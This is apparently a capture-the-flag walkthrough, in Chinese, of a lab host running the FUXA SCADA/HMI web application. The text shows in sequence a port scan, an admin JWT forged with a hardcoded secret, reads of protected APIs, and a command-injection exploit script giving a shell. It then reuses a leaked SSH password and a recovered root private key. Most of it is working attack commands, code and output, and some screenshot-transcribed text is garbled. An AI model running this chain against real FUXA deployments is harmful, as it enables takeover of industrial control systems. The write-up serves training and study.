

# FUXA 靶机WP

日期：2026-05-24


内网FUXA靶机：<http://172.20.4.25/>

全端口扫描：


```
(kali㉿kali)-[~/Desktop/test]
$ nmap -Pn -p- --open -T4 172.20.4.25
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-24 08:59 -0400
Nmap scan report for 172.20.4.25
Host is up (0.00054s latency).
Not shown: 65529 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
1881/tcp   open  ibm-mqseries2

Nmap done: 1 IP address (1 host up) scanned in 97.92 seconds
```

访问<http://172.20.4.25/>，F12刷新，发现main.a17204bdf90c1b7a.js，查看响应，发现其泄漏了版本号。




然后在github中找到该版本，审计代码，在jwt-helper.js中存在硬编码密钥。



先通过硬编码秘钥生成虚假管理员Token，然后验证受保护 API:

```
1 curl -i --max-time 8 http://172.20.4.25/api/version -H 'x-access-token: <JWT>'
```



读取插件信息:

```
— [kali@kali] - [~/Desktop/test]
$ curl -i -m 8 http://172.20.4.25/api/plugins -H 'x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImFkbWwUWlwiZ3JvdXBzIj0tMSwiZXhwIjoxNzcsNjMyMTM2fQ.5rjb5VwKLywXNU8qF9KSVK_p5KCuyLLDUUG-Uhvp60A'
HTTP/1.1 200 OK
Date: Sun, 24 May 2026 13:17:23 GMT
Server: Apache/2.4.66 (Debian)
X-Powered-By: Express
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Headers: x-access-token, x-auth-user, Origin, Content-Type, Accept
Content-Type: application/json; charset=utf-8
Content-Length: 1755
ETag: W/"6db-Gzym0WoI6u4xy0339d8mJFcKUHU"

[{"name":"node-opcua","module":"./opcua","type":"OPCUA","version":"2.78.0","current":"2.149.0","pkg":false,"group":"connection-device"}, {"name":"modbus-seri
al","module":"./modbus","type":"Modbus","version":"8.0.9","current":"8.0.19","pkg":false,"group":"connection-device"}, {"name":"node-bacnet","module":"./bacn
et","type":"BACnet","version":"0.2.4","current":"0.2.4","pkg":false,"group":"connection-device"}, {"name":"node-snap7","module":"./s7","type":"SiemensS7","ve
rsion":"1.0.7","current":"","pkg":false,"group":"connection-device"}, {"name":"ads-client","module":"./ads-client","type":"ADSclient","version":"2.1.0","curr
ent":"2.1.0","pkg":false,"group":"connection-device"}, {"name":"nodepccc","module":"./ethernetip","type":"EthernetIP","version":"0.1.17","current":"","pkg":f
alse,"group":"connection-device"}, {"name":"odbc","module":"./odbc","type":"ODBC","version":"2.4.8","current":"","pkg":false,"group":"connecti
on-database"}, {"name":"chart.js","module":"./chartjs","type":"Chart","version":"2.9.4","current":"","pkg":false,"group":"chart-report"}, {"name":"chartjs-nod
e-canvas","module":"chartjs-canvas","type":"Chart","version":"3.2.0","current":"","pkg":false,"group":"chart-report"}, {"name":"onoff","module":"./onoff","ty
pe":"GPIO","version":"6.0.3","current":"","pkg":false,"group":"connection-device"}, {"name":"node-webcam","module":"./node-webcam","type":"WebCam","version":
"0.8.2","current":"","pkg":false,"group":"connection-device"}, {"name":"mcpotocol","module":"./mcpotocol","type":"MELSEC","version":"0.1.2","
current":"","pkg":false,"group":"connection-device"}, {"name":"node-red","module":"./node-red","type":"node-red","version":"4.1.0","current":
"4.1.9","pkg":false,"group":"service"}]
```

## 读取 FUXA 配置：

```
$ curl -i -m 8 http://172.20.4.25/api/settings -H 'x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImFkbWwUWlwiZ3JvdXBzIj0tMSwiZXhwIjoxNzcsNjMyMTM2fQ.5rjb5VwKLywXNU8qF9KSVK_p5KCuyLLDUUG-Uhvp60A'
HTTP/1.1 200 OK
Date: Sun, 24 May 2026 13:19:32 GMT
Server: Apache/2.4.66 (Debian)
X-Powered-By: Express
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Headers: x-access-token, x-auth-user, Origin, Content-Type, Accept
X-Ratelimit-Limit: 100
X-Ratelimit-Remaining: 99
X-Ratelimit-Reset: 1779628986
Content-Type: application/json; charset=utf-8
Content-Length: 1011
ETag: W/"3f3-vDSZTj9v6q3PMhZ6/71c0BE4K"

{"version":"1.4","language":"zh-cn","uiPort":1881,"logDir":"/opt/fuxa/ logs","logApiLevel":"tiny","dbDir":"/opt/fuxa/ db","daqEnabled":true,"daqTokenizer":24,"logs":{"retention":"none"},"broadcasta
ll":false,"allowedOrigins":["http://localhost","http://127.0.0.1","http://192.168.*","http://10.*","http://localhost:4200"],"heartbeatIntervalSec":10,"webcamSnapshotsDir":"/opt/fuxa/ webcam snaps
hots","webcamSnapshotsCleanup":false,"webcamSnapshotsRetain":7,"swaggerEnabled":false,"workDir":"/opt/fuxa/ appdata","appDir":"/opt/fuxa/FUXA/server","packageDir":"/opt/fuxa/ pkg","settingsFile":
"/opt/fuxa/ appdata/settings.js","environment":"prod","uploadFileDir":"/opt/fuxa/ appdata/ upload files","imagesFileDir":"/opt/fuxa/ images","widgetsFileDir":"/opt/fuxa/ widgets","reportsDir":"/o
pt/fuxa/ reports","userSettingsFile":"/opt/fuxa/ appdata/mysettings.json","secureEnabled":true,"tokenExpiresIn":"1h","httpUploadFileStatic":"resources","httpStatic":"/opt/fuxa/FUXA/client/dist","
uiHost":"0.0.0.0","serverPort":1881}
```

## 读取完整项目：

```
[kali@kali] - [~/Desktop/test]
$ curl -i -m 8 http://172.20.4.25/api/project -H 'x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImFkbWwUWlwiZ3JvdXBzIj0tMSwiZXhwIjoxNzcsNjMyMTM2fQ.5rjb5VwKLywXNU8qF9KSVK_p5KCuyLLDUUG-Uhvp60A'
HTTP/1.1 200 OK
Date: Sun, 24 May 2026 13:20:54 GMT
Server: Apache/2.4.66 (Debian)
X-Powered-By: Express
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Headers: x-access-token, x-auth-user, Origin, Content-Type, Accept
Content-Type: application/json; charset=utf-8
Content-Length: 34354
ETag: W/"8632-U1c4Bt0ZtXz0BwbSH53t3UUI"

{"devices":{"plc_booster_a":{"id":"plc_booster_a","name":"PLC Booster A","enabled":false,"type":"ModbusTCP","polling":2000,"property":{"address":"127.0.0.1","port":"502","slaveid":"1","delay":10},
"tags":{"mb_pl_freq":{"id":"mb_pl_freq","name":"P1 Frequency","label":"P1 Frequency","type":"number","value":"","memaddress":"","address":"P1 Frequency","divisor":1,"access":"","options":{"for
mat":"0","daq":{"enabled":true,"changed":true,"interval":60,"restored":false},"init":"48","scale":{},"sysType":"","description":""},"mb_p2_freq":{"id":"mb_p2_freq","name":"P2 Frequency","label":"P2
Frequency","type":"number","value":"","memaddress":"","address":"P2 Frequency","divisor":1,"access":"","options":{"format":"0","daq":{"enabled":true,"changed":true,"interval":60,"restored":false
},"init":"46","scale":{},"sysType":"","description":""},"mb_line_pressure":{"id":"mb_line_pressure","name":"Line Pressure","label":"Line Pressure","type":"number","value":"","memaddress":"","addr
ess":"Line Pressure","divisor":1,"access":"","options":{"format":"2","daq":{"enabled":true,"changed":true,"interval":60,"restored":false},"init":"0.42","scale":{},"sysType":"","description":""}}}},
"hist_mirror":{"id":"hist_mirror","name":"Historian Mirror","enabled":false,"type":"WebAPI","polling":10000,"property":{"getTags":"http://127.0.0.1:1881/api/daq","postTags":"","tags":{"api_dail
y_flow":{"id":"api_daily_flow","name":"Daily Flow","label":"Daily Flow","type":"number","value":"","memaddress":"","address":"Daily Flow","divisor":1,"access":"","options":{"format":"0","daq":{"e
nabled":true,"changed":true,"interval":60,"restored":false},"init":"1286","scale":{},"sysType":"","description":""},"api_alarm_count":{"id":"api_alarm_count","name":"Alarm Counter","label":"Alarm
Counter","type":"number","value":"","memaddress":"","address":"Alarm Counter","divisor":1,"access":"","options":{"format":"0","daq":{"enabled":true,"changed":true,"interval":60,"restored":false
},"init":"9","scale":{},"sysType":"","description":""}}}}, "html":{"views":{"id":"v_overview","name":"陆点陆点","type":"svg","profile":{"width":1366,"height":768,"margin":10,
align":"topCenter","viewRenderDelay":0},"items":{"variables":{"svgcontent":"<svg xmlns='http://www.w3.org/2000/svg' width='1366' height='768'>v< SelectEncoding? 366 768>v<n-defs>v<n <linea
l=9 Col 41 Sources 4 UTF-8 15 Debian 63 Paths 31132 6
```

在读取出来的完整项目中发现命令注入，它用了 `execSync`，这意味着服务端会真的调用 `/bin/sh -c ...` 执行一条 `shell` 命令。`pattern` 没有做任何安全过滤，`query` 直接插入到 `shell` 字符串里。所以这里应该存在命令注入。

```

{
  "id": "s_maint_preview_bundle",
  "name": "asset_cache_preview",
  "code": "const { execSync } = require('child_process'); const query = (pattern && pattern.value !== undefined) ? String(pattern.value) : String(pattern || ''); return execSync(`/bin/sh -c \"find /opt/fuxa/_images -maxdepth 2 -type f | grep -i ${query}\"`, { encoding: 'utf8' });",
  "sync": false,
  "parameters": [
    {
      "name": "pattern",
      "type": "value",
      "value": "png"
    }
  ],
  "permission": null,
  "mode": "SERVER"
},
{
  "id": "rce_calc",
  "name": "rce_calc",
  "code": "return 'placeholder';",
  "sync": false,
  "parameters": [],
  "permission": null,
  "mode": "SERVER"
}
]

```

```

1 const { execSync } = require('child_process');
2 const query = (pattern && pattern.value !== undefined) ?
  String(pattern.value) : String(pattern || '');
3 return execSync(`/bin/sh -c "find /opt/fuxa/_images -maxdepth 2 -
  type f | grep -i ${query}"`, { encoding: 'utf8' });

```

## 命令执行验证

```

fuxa_shell.py > ...
1  #!/usr/bin/env python3
2  import base64
3  import hashlib
4  import hmac
5  import json
6  import sys
7  import time
8  import urllib.request
9
10
11  URL = "http://172.20.4.25/api/runscript"
12  SECRET = b"frangoteam751"
13  SCRIPT_CODE = (
14      "const { execSync } = require('child_process'); "
15      "const query = (pattern && pattern.value !== undefined) ? "
16      "String(pattern.value) : String(pattern || ''); "
17      "return execSync(`/bin/sh -c \"\\\"find /opt/fuxa/_images -maxdepth 2 -type f | "
18      "grep -i ${query}\\\"`, { encoding: 'utf8' });"
19  )
20
21
22  def b64u(data: bytes) -> bytes:
23      return base64.urlsafe_b64encode(data).rstrip(b"=")

```

PROBLEMS OUTPUT DEBUG CONSOLE **TERMINAL** PORTS

```

(kali@kali) - [~/Desktop/test]
$ python3 /home/kali/Desktop/test/fuxa_shell.py id
"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n"
(kali@kali) - [~/Desktop/test]
$

```

## user flag 路径测试

## shell是www-data权限




```

1  #!/bin/bash
2  set -euo pipefail
3
4  LOCAL_HOST="${1:-127.0.0.1}"
5  GIT_USER="git"
6  GIT_PASS="wi3fw39w0j12e"
7  REMOTE_CMD="/usr/local/bin/theme-refresh --quick"
8
9  exec /usr/bin/sshpas -p "$GIT_PASS" /usr/bin/ssh \
10     -o StrictHostKeyChecking=no \
11     -o UserKnownHostsFile=/dev/null \
12     "${GIT_USER}@${LOCAL_HOST}" "$REMOTE_CMD"

```

使用泄露密码直接读取 user flag:



```

fuxa_shell.py > ...
1  #!/usr/bin/env python3
2  import base64
3  import hashlib
4  import hmac
5  import json
6  import sys
7  import time
8  import urllib.request
9
10
11  URL = "http://172.20.4.25/api/runscript"
12  SECRET = b"frangoteam751"
13  SCRIPT_CODE = (
14      "const { execSync } = require('child_process');"
15      "const query = (pattern && pattern.value !== undefined) ? "
16      "String(pattern.value) : String(pattern || ''); "
17      "return execSync(`/bin/sh -c '\\`find /opt/fuxa/_images -maxdepth 2 -type f | "
18      "grep -i ${query}\\`', { encoding: 'utf8' });"
19  )
20
21
22  def b64u(data: bytes) -> bytes:
23      return base64.urlsafe_b64encode(data).rstrip(b"=")

```


```

(kali@kali) - [~/Desktop/test]
• python3 /home/kali/Desktop/test/fuxa_shell.py 'sshpas -p wi3fw39w0j12e ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null git@127.0.0.1 cat /home/git/user.txt'
"Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.\r\nflag{git-ba9filecc3497d9993b933fdc2bd61e5}\n"
(kali@kali) - [~/Desktop/test]
$

```

root flag 路径测试

使用git用户的SSH账密连接靶机，翻箱倒柜找到缓存.slots，在icons中找到stable



导出stable对应对象，对象应该为root私钥。

```
git@FUXA:~$ GIT_DIR=/opt/.cache-loader/state git cat-file -p 5eabba81b7dc9671da29ba0f45f5b6735bf479f8
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC5DI8wLz9Sg+D0RiIyh1kmN+3va6kG+s7C/ocZ5f1e0wAAAJAy0ck2MtkJ
NgAAAAtzc2gtZWQyNTUxOQAAACC5DI8wLz9Sg+D0RiIyh1kmN+3va6kG+s7C/ocZ5f1e0w
AAAEcu4VgU3F+nMQ7Ty/LKklFRFNgHmSnFZTuq1X5TLBwr+bkMjzAvP1KD4M5GIjKHWSY3
7e9rqQb6zsL+hxnl/V7TAAACnJvb3RATXViYW4BAgM=
-----END OPENSSH PRIVATE KEY-----
git@FUXA:~$
```

保存 root 私钥并赋权：

```
1 chmod 600 /home/kali/Desktop/test/root_id_ed25519
```

使用 root 私钥登录并读取 root flag：



```
root_key
1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3B1bnNzaC1rZXktZjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAATzc2gtZW
3 QyNTUxOQAAACSDI8wLz9Sg+DORiIyh1kmN+3va6kG+s7C/ocZ5fle0wAAAjAy0ok2MtkJ
4 NgAAAAATzc2gtZWQyNTUxOQAAACSDI8wLz9Sg+DORiIyh1kmN+3va6kG+s7C/ocZ5fle0w
5 AAACU4VgU3F+nMQ7Ty/LKklFRFNgHm5nFZTuq1X5TLBwr+bkMjzAvP1K04M5GIjKHW5Y3
6 7e9rqQb6zsl+hxnl/V7TAAACnJvb3RATXViYW4BAgM=
7 -----END OPENSSH PRIVATE KEY-----

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS ssh + -

(kali@kali) ~/Desktop/test
$ ssh -i /home/kali/Desktop/test/root_key root@172.20.4.25
The authenticity of host '172.20.4.25 (172.20.4.25)' can't be established.
ED25519 key fingerprint is: SHA256:MjoUe5ON03T2UCSPmLU3evmpGUywwqf/3IUm0+lp77cI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Host key verification failed.

(kali@kali) ~/Desktop/test
$ ssh -i /home/kali/Desktop/test/root_key root@172.20.4.25
The authenticity of host '172.20.4.25 (172.20.4.25)' can't be established.
ED25519 key fingerprint is: SHA256:MjoUe5ON03T2UCSPmLU3evmpGUywwqf/3IUm0+lp77cI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.4.25' (ED25519) to the list of known hosts.
Linux FUXA 6.12.86+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.86-1 (2026-05-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@FUXA:~# id
uid=0(root) gid=0(root) groups=0(root)
root@FUXA:~# ls
root.txt
root@FUXA:~# cat root.txt
flag{root-a01a6651f93b105d6fa6908d37a43275}
root@FUXA:~#
```